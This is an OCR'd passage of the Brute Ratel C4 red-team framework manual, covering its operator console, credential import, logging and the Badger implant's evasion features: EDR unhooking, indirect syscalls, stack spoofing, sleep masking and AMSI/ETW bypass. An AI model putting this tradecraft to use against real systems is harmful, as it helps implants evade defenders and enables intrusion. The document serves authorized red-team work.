
This PsExec information can also be added via JSON profile as:

```
{
    "psexec_config": {
        "psexec_svc_desc": "Manages support for Windows Apps from Microsoft Store.",
        "psexec_svc_name": "TransactionBrokerService"
    }
}
```

Server Network Config


Socks Proxy (4a/5)

All active socks 4a or 5 proxy clients/servers can be viewed by selecting **Server->Socks Proxy (4a/5)**. They can be killed by pressing the **Stop** button in the Socks dialog.




Reverse Port Forwarding

All active reverse port forward clients can be viewed by selecting **Server->Reverse Port Forwards**.



TCP Listeners

A badger can start a TCP listener where TCP badgers can connect from different hosts for pivoting. This can be started using the **pivot_tcp** command. All active TCP listeners can be viewed by selecting **Server->TCP Listeners**.



Credentials

Pre-existing credentials (breached credentials) or credentials harvested during red teams can create Windows Access Tokens for lateral movement. They can be created using the **make_token** command or added to the server using a profile or Commander. Once added, an operator can select this from the Commander to create a local or network token for lateral movement using the right-click context menu. To add a credential, an operator can select **Server->Add Credentials**. Credentials can also be imported using a CSV file. A quick sample of this CSV would be (make note of the headers):

```
creduser,credpass,creddomain,crednote
administrator,admin@123,jupiter.corp,Domain Admin
dev,password@123,jupiter.corp,Domain User Local Admin
dev-user,password,localhost,Local Admin
```

Harvested credentials can also be exported by selecting **Server->Save Credentials**.

These credentials are also saved in the JSON profile, or can be imported via a JSON profile in the following format:

```
{
    "credentials": [
        {
            "creddomain": "bruteratel.corp",
            "crednote": "Domain Admin Password",
            "credpass": "admin@123",
            "creduser": "administrator"
        },
        {
            "creddomain": "jupiter.solar.corp",
            "crednote": "Domain Admin Password",
            "credpass": "jupiter@123",
            "creduser": "administrator"
        }
    ]
}
```

Logging and Monitoring

Toggle Useragent Validation

When a badger connects to the listener, the badger sends the user-agent configured in the listener or the Payload Profile in the POST request. An

operator can enable User-agent Validation on the server to make sure that it's only the badger that is connecting and not any other client. Once this is enabled, requests with an invalid user-agent will be logged and dropped. This is disabled by default but can be enabled by selecting **Server->Network->Toggle User-agent Validation** or by adding the following key-value in the profile.

```
validate_useragent": true
```

Be careful when enabling this, since if you are using Amazon CloudFront redirectors, they tend to send their own user-agent in the request. In such cases, the valid data might get dropped too. Any unallowed user-agent requests can be allowed by toggling this option again. Invalid useragents are logged to deauth logs.

Toggle DOH Debug Logs

DOH i.e. Dns Over Https logs when enabled, can be useful to debug any possible misconfigurations in the DOH settings on the server. It is recommended to only enable for testing, but not in practical engagement, as this can severely hamper the speed of DOH requests.

Logging and Downloads

All server and badger logs are stored on the server in a **logs** directory. The tree format of the directory is:

```
logs/
├── 08-08-2023
│   ├── b-0.log
│   └── b-1.log
├── 08-09-2023
│   ├── b-0.log
│   ├── b-1.log
│   └── web.log
└── watchlist.log
```

The logs directory contains four types of logs:


Watchlist: This is the main server log that an operator also sees in the terminal and the Commander event logs.

Badger directories: All badger logs are rotated every 24 hours. At 00:00 midnight, the current day's directory is created and new logs are stored in the current day's directory. This is why a badger's terminal is reset after 00:00, because the previous day's logs aren't loaded to the terminal in Commander. This is done to preserve the old logs and to avoid cluttering the user interface with too much data which can make the Commander laggy. All badger logs are stored under their respective ID names (b-0.log, b-1.log...)

Upload/Download Logs: All upload and download logs are stored in the base directory similar to the watchlist logs.


DeAuth/Web Logs: All unauthenticated badger and weblogs are stored in their respective day's directory similar to that of badger logs.

All logs can be viewed by selecting **Server->View Logs**. This will open a new tab next to Downloads, which can view the log files in the scratchpad.




Operator Activity

Commander provides detailed logs of all the commands executed by the user alongside the respective MITRE tactics and techniques for audit purposes. This contains short commands, full commands, time, and MITRE information as to when the command was executed and how many times an operator executed a specific command. You can access the activity log by selecting **Server->Operator Activity**. You can filter out a specific operator by selecting the operator from the drop-down menu and exporting the logs into CSV.



MITRE Graphs

All commands executed by the badger can be viewed in a graphical format for reporting purposes along with their MITRE tactics and techniques. An operator can export this graph in HTML format for either only the commands they executed or for all commands present in the badger by selecting **Server->Export MITRE Team Graph (HTML)** or **Server->Export BRc4 MITRE Graph (HTML)**.



Graph Sample

Shortcut Keys

Below are a list of shortcut keys that can be used in Commander:

Action	Shortcut Key
Listener Tab	Alt+1
Badger Tab	Alt+2
Credential Tab	Alt+3
Downloads Tab	Alt+4
Commander Toolbutton	Ctrl+1
Operator Toolbutton	Ctrl+2
C4 Profiler Toolbutton	Ctrl+3
Server Toolbutton	Ctrl+4
Add HTTP Listener	Ctrl+H
Add DOH Listener	Ctrl+D
Add Payload Profile	Ctrl+P
View Logs	Alt+L

Badger Core

Badger is the main implant of Brute Ratel for remote access with Unicode support. Badgers support egress over HTTP, HTTPS, DNS Over HTTPS, SMB, and TCP. SMB and TCP are peer-to-peer connections for inter-network communications. Badgers are asynchronous and multi-threaded. It will connect back to the Brute Ratel Server every few seconds/minutes/hours as configured with the sleep and jitter values, fetch tasks queued on the Ratel server, run them, and return a response. All Badgers communicate with each other and to the server using custom encryption. The key for the encryption can be added to the JSON profile as:

```
{
    "comm_enc_key": "WeiJeeWeiCufae2y"
}
```

A badger profile/metadata post initial connection would show up in an autosave.profile file in the server's main directory as:

```
{
    "badgers": {
        "b-0": {
            "b_bld": "18363",
            "b_c2": "https://192.168.0.142:443",
            "b_c2_id": "Primary-Https",
            "b_cookie": "QQD7QGSMCCTV66OU5C8GAQTQNTU8H7MD",
            "b_h_name": "DESKTOP-G15FRLS",
            "b_l_ip": "192.168.0.142",
            "b_p_name": "Z:\\documents\\badger.exe",
            "b_pid": "7268",
            "b_seen": "09-05-2021 09:14:19",
            "b_uid": "vendetta",
            "b_wver": "10.0",
            "is_pvt": false,
            "pipeline": "Direct",
            "pvt_master": "",
        }
    }
}
```

Most shellcodes are assembly wrappers over a reflective DLL. Brute Ratel however does not contain a reflective DLL. It contains a custom PE without any export or import address tables. This PE cannot be loaded by a defender's custom loader because it is heavily dependent on Brute Ratel's shellcode loader which sets up various variables before executing the PE. The shellcode loader is also responsible for identifying if the badger is being executed within a debugger, setting up a custom call stack, unhooking the EDR, extracting pointers from PEB of the current process, and more before executing the encrypted PE (henceforth called badger core). Badger comes prebuilt with a variety of operational security features, a lot of which reside within the initial shellcode before it executes the badger core. The following section describes the various operational security considerations built-in within Brute Ratel alongside the commands that can be used for post-exploitation activities.

Evasion Capabilities	x64	x86	x86 on Wow64
Stack Frame Chaining	Yes	No	No
Indirect System Calls	Yes	Yes	Yes
Hide Shellcode Sections in Memory	Yes	Yes	Yes
Multiple Sleeping Masking Techniques	Yes	No	No

Masquerade Thread Stack Frame	Yes	Yes	Yes
Thread Stack Encryption	Yes	Yes	Yes
Badger Heap Encryption	Yes	Yes	Yes
Secure Free Badger Heap for Volatility Evasion	Yes	Yes	Yes
Advanced Module Stomping with PEB Hooking	Yes	Yes	Yes
Unhook EDR Userland Hooks and Dlls	Yes	No	No
LoadLibrary Proxy for ETW Evasion	Yes	No	No
Unhook DLL Load Notifications	Yes	No	No
Unhooking Exception Handlers	Yes	No	No
Hardware Breakpoint for AMSI/ETW Evasion	Yes	Yes	Yes
Reusing Virtual Memory For ETW Evasion	Yes	Yes	Yes
Reusing Existing Libraries from PEB	Yes	Yes	Yes
In-Memory RDLL Execution	Yes	Yes	Yes
In-Memory PE Execution	Yes	Yes	Yes
In-Memory BOF Execution	Yes	Yes	Yes
Module stomping for BOF/Memexec	Yes	Yes	Yes
In-Memory Dotnet Execution	Yes	Yes	Yes
Network Malleability	Yes	Yes	Yes
Built-In Anti-Debug Features	Yes	Yes	Yes

Stack Frame Chaining


When shellcode is executed, whether in a stomped module or directly in a newly allocated memory region, the stack frame of the functions it calls gets scrambled. This happens because these functions reside in memory without a valid stack space, which is usually stored in the TLS section of a PE or calculated and stored when a program is compiled. Since the shellcode runs from memory without a PE on disk to back it, the corrupted stack becomes easy to detect. Brute Ratel 2.0 mitigates this issue by using custom stack frame chaining. A precisely crafted method of ROP gadget chaining is used to avoid any static frame detections. Brute Ratel 2.0 allows operators to customize the DLLs to be used for rop gadgets, as well as to build your own custom stack frames. This allows badger to replicate literally any stack frame from legitimate processes, or an operator can be creative to build their own.

Indirect System Calls


A system call (syscall) is a mechanism that allows user-level processes to interact with the operating system's kernel. Syscalls are a way for applications to interact with the underlying operating system to perform tasks that require privileged access, such as file operations, memory management, device control, etc. When a user mode program needs to perform an operation that requires kernel privileges, it cannot execute the operation itself due to the security and isolation of the kernel from the user mode. Thus a system call is made, which transitions the execution from user mode to kernel mode. In kernel mode, the operating system's kernel code can then perform the requested operation on behalf of the user-mode process. Once the operation is complete, the control returns to user mode.

Syscalls are represented by numbers. These values change with major version upgrades on Windows. Syscalls are executed by a wrapper function in ntdll.dll called NTAPI. NTAPIs are present in the Export Address Table of ntdll.dll so that other DLLs can load ntdll.dll and call the required function. APIs or exported functions present in other Windows DLLs are wrappers for code which eventually call NTAPI from ntdll.dll. These are called Windows API or WinAPI. When you execute a function, for example from Kernel32, it will perform the required stack and heap allocations for variables and structures before calling its respective NTAPI which then calls the syscall instruction. Below is the most basic example of a transition of **CreateFileA** WinAPI in kernel32.dll to Syscall:

The below figure shows how an NTAPI wraps around a syscall value for Windows 10 2H22.



The above figure shows that the syscall number for **NtCreateFile** is **0x55**. Several security solution softwares often apply a jump instruction (trampoline hook) here, so that when an implant executes a generic Windows API call, it would get trapped over here when it eventually lands to ntdll.dll. The below figure shows a jump instruction from a well-known security solution softwares which traps WinAPI and NTAPI calls.



Brute Ratel contains a miniature debugger which was introduced in release 0.9 for syscall tracing. This feature pauses the current execution when any syscall is made, eg.: **NtOpenProcess**, **NtReadVirtualMemory**, and so on, it traces the jump calls made by NTAPI and follows the trampoline jump instructions added by the EDR. Post finding the jump, it identifies the opcodes manually and traces the exact location of the syscall which is either stored in the EDR's memory or sometimes in the memory of a random DLL which was loaded by your process. Once this syscall value is found, the badger loads this value in the RCX register, creates a rop gadget to return to a custom location on the stack, and then jumps to the syscall pointer (0x0F05). This way, when the syscall is executed, the return instruction (0xc3) in the ntdll.dll points to our custom stack pointer that we added. Several EDRs also place a hook in the kernel to check if the syscall is made from a reflective DLL's RX region instead of ntdll.dll. Using indirect syscalls, these can be bypassed.

While building this technique, it was found that some EDRs store the syscalls in a READONLY region with guard pages enabled, whose memory permissions are changed by the EDR's DLL itself. If Badger finds any such pages during its initial execution, it will automatically point itself to the guard page removal code in the EDR's DLL, execute those instructions, and then point the *RIP* to the syscall found, making sure that the execution is performed at the place where the EDR saved the original instructions instead of modifying and removing the syscall hooks. It auto-manages the stack and the registers to call the syscall while preserving the existing information in the registers. All of this was done in order to avoid tampering with the EDR DLL's memory or removing the hooks since removing the hook itself is monitored sometimes by the EDR. Brute Ratel employs these techniques by default in both stealth and default modes and does not require the operator to enable anything manually. However, if stealth mode is used alongside module stomping, then indirect syscall is disabled as the stack frame would by default be legitimate, unlike the direct syscall technique.

Hiding Shellcode Sections in Memory

Since Badger's shellcode executes a PE, we need to allocate executable memory, copy the PE to the respective location, parse its entrypoint/dependencies, and perform code relocation before executing the PE. Unlike open-source Command & Control frameworks such as Metasploit or Sliver, the allocated memory region by Brute Ratel is appropriately relocated to **RW** (READ_WRITE), **R** (READ_ONLY), and **RX** (READ_EXECUTE) instead of having a single **RWX** region which can be a big anomaly during memory analysis. Badger uses various techniques to hide itself in memory (More on this in the next section).


Sleeping Masking Techniques

Masquerade Thread Stack Frame

Sleep mask is a combination of various techniques to hide the badger's presence in the **RX/RW** region within the process, the data on the stack (**RW/R** region), heap (**RW** region), thread entrypoint, call stack and several other IOCs which can be detected using memory analysis tools.


Command: set/get obfsleep

An operator can select between three techniques: Asynchronous Procedure Call (APC), Thread Pooling Technique one or Thread Pooling technique two. The APC uses a technique to create a new thread and perform ROP (return-oriented programming) operations to hide the original thread in memory. The thread pooling techniques do not create new threads. They simply spoof the stack and masquerade itself as a sibling thread with a similar stack to avoid EDR detections. These sleep masking mechanisms can be switched using the **set obfsleep <id>** command and it can be retrieved using **get obfsleep** command. The options are 0 = APC, 1 = Pooling-0, 2 = Pooling-1.




Example of Thread Stack Duplication

